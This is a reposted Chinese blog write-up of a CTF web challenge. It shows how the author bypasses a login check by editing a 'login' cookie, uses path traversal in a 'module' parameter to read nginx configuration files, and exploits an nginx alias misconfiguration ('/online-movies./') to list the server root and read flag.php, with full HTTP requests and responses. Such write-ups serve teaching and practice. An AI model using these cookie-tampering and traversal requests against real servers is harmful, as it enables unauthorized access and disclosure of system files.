

转载

[weixin_30701575](#) 于 2019-09-11 14:04:00 发布 132 收藏

文章标签: [php](#) [运维](#)

原文链接: <http://www.cnblogs.com/wosun/p/11505922.html>

版权

打开网页是个简单的表单填写,

尝试注入。。。。没用

查看源码, 没找到什么有用的信息

只有抓包了

发现一个cookie的login值为0, 改为1试试

没什么特别的回显, 但这应该就是登录与否的判定了, 所以整道题都要注意login的值是否为1


再观察request栏发现了一个/manages/admin.php

```
<div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">  
  <ul class="nav navbar-nav">  
    <li class="active">  
      <a href="/manages/admin.php">Manage</a>  
    </li>  
    <li>  
      <a href="/logout.php">Logout</a>  
    </li>  
  </ul>  
</div>
```


翻译

访问之

出现跳转




跟过去看看



发现他在GET栏进行了两个传值

试试将其修改看能否返回正常

Module后面跟.../.../.../.../etc/nginx/nginx.conf来查看nginx配置文件（删去name后面的值，似乎是文件类型）



成功查看到了

```
# location / {
#     root    html;
#     index  index.html index.htm;
# }
#}
#include sites-enabled/default;
}
```

最下方又有东西

继续查看之

```
Raw Params Headers Hex
GET /images/admin.php?module=.../etc/nginx/sites-enabled/default&name=
Host: c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com
Cache-Control: max-age=0
Origin: http://c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400 QQBrowser/10.2.2265.400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba3;
chiphone=acWxNpbQpDiAchbMuSnEgqiQuD100000;
Hm_lvt_2d0601bd28de7449818249cf35d95943=1567832865,1568012538,1568102511,1568115035
browser=CF1aTxYU0BFUIFGVQJTRFB2SkdeQBYVYpFRFQRNURU11PVOMLTgBIXUNaRFDG11IFRTW0VY
WkVfVlxYRE1RkH9dSVWUUFICA. ci_session=2b9e421960064cb7ea0990b63de8534e54ec3e98;
Hm_lpv1_2d0601bd28de7449818249cf35d95943=1568133621;
__jsluid_b=ea3852bc1ef3a1390cdbc4c4623cc0bdb; login=1
Connection: close
```

```
Raw Headers Hex
Vary: Accept-Encoding
content-text: text/html;charset=gbk
X-Via-JSL: s84e2aa.-
X-Cache: bypass
Content-Length: 742

server {
    listen 80 default_server;
    listen [::]:80 default_server ipv6only=on;

    root /var/www/html;
    index index.php index.html index.htm;

    server_name localhost;

    location / {
        try_files $uri $uri/ =404;
        location ~ \.php$ {
            fastcgi_split_path_info ^(.+\.php)(/.+)$;
            fastcgi_param SCRIPT_FILENAME
            /var/www/html/$fastcgi_script_name;
            fastcgi_pass unix:/var/run/php5-fpm.sock;
            fastcgi_pass 127.0.0.1:9000;
            fastcgi_index index.php;
            include fastcgi_params;
        }
    }

    error_page 404 /404.html;

    error_page 500 502 503 504 /50x.html;
    location ~ /50x.html {
        root /var/www/html;
    }

    location /online-movies {
        alias /movie/;
        autoindex on;
    }

    location ~ /\.ht {
        deny all;
    }
}
```

发现一个本地目录遍历/online-movies

直接尝试

```
GET /online-movies./ HTTP/1.1
Host: c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com
Cache-Control: max-age=0
Origin: http://c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400 QQBrowser/10.2.2265.400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba3;
chiphone=acWxNpbQpDiAchbMuSnEgqiQuD100000;
Hm_lvt_2d0601bd28de7449818249cf35d95943=1567832865,1568012538,1568102511,1568115035
browser=CF1aTxYU0BFUIFGVQJTRFB2SkdeQBYVYpFRFQRNURU11PVOMLTgBIXUNaRFDG11IFRTW0VY
WkVfVlxYRE1RkH9dSVWUUFICA. ci_session=2b9e421960064cb7ea0990b63de8534e54ec3e98;
Hm_lpv1_2d0601bd28de7449818249cf35d95943=1568133621;
__jsluid_b=ea3852bc1ef3a1390cdbc4c4623cc0bdb; login=1
Connection: close
```

```
<body bgcolor="white">
<h1>Index of /online-movies./</h1><hr><pre><a href="..">../</a>
<a href="bin/">bin/</a>
19-Oct-2016 18:58
<a href="dev/">dev/</a>
11-Sep-2019 00:34
<a href="etc/">etc/</a>
11-Sep-2019 00:34
<a href="home/">home/</a>
18-Oct-2016 18:58
<a href="lib/">lib/</a>
17-Feb-2017 02:48
<a href="media/">media/</a>
19-Oct-2016 18:58
<a href="mnt/">mnt/</a>
11-Sep-2019 00:34
<a href="movie/">movie/</a>
16-Feb-2017 09:00
<a href="proc/">proc/</a>
11-Sep-2019 00:34
<a href="root/">root/</a>
11-Sep-2019 00:34
<a href="run/">run/</a>
17-Feb-2017 06:40
<a href="sbin/">sbin/</a>
19-Oct-2016 18:58
<a href="srv/">srv/</a>
19-Oct-2016 18:58
<a href="sys/">sys/</a>
07-Mar-2019 11:14
<a href="tmp/">tmp/</a>
19-Oct-2016 18:58
<a href="usr/">usr/</a>
17-Feb-2017 02:44
<a href="var/">var/</a>
17-Feb-2017 06:40
<a href="linuxrc">linuxrc</a>
12-Aug-2016 14:38 805032
</pre><hr></body>
</html>
```

然后一步步挖，最后在/var/www/html/flag.php发现flag

直接访问

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre>GET /online-movies.../var/www/html/flag.php HTTP/1.1 Host: c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com Cache-Control: max-age=0 Origin: http://c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400 QQBrowser/10.2.2265.400 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://c7c195569a9a48aa9a79e3611c06e6d995c309d3fda74565.changame.ichunqiu.com/login.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: UM_distinctid=16c5375f27d445-0df0d031400707-335a4b7d-144000-16c5375f27eba3; chkphone=acWkNpxhQpD1AchbMuSmEqyiQuD100000; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1567832865,1568012538,1568102511,1568115035; browse=CF1a1xUYU0BFU1FCVQJIRFB2SkdeQFBYVpFRF9RWURU11P#OML1gB2XUNaRFB0G11Z1FR1W0VY WcVFVlxYRE1Rk9d5VNFUUFCA; ci_session=2b9e421960064cb7ea0990b63de8534e54ec3e98; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1568133621; __jsluid_b=ea3852bc1ef3a1390c0db4c4823cc0db; login=1 Connection: close</pre>				<pre>HTTP/1.1 200 OK Date: Tue, 10 Sep 2019 17:25:49 GMT Content-Type: application/octet-stream Content-Length: 81 Connection: close Last-Modified: Wed, 11 Sep 2019 00:34:08 GMT ETag: "5d784100-51" Accept-Ranges: bytes X-Tls-Ssl: 2e2d327,- X-Cache: bypass <?php \$flag="flag{eea47a3c-8e99-4f9e-ae40-159aae70c849}"; echo 'flag_is_here';</pre>		

获取flag

转载于:<https://www.cnblogs.com/wosun/p/11505922.html>



[创作打卡挑战赛](#)
[赢取流量/现金/CSDN周边激励大奖](#)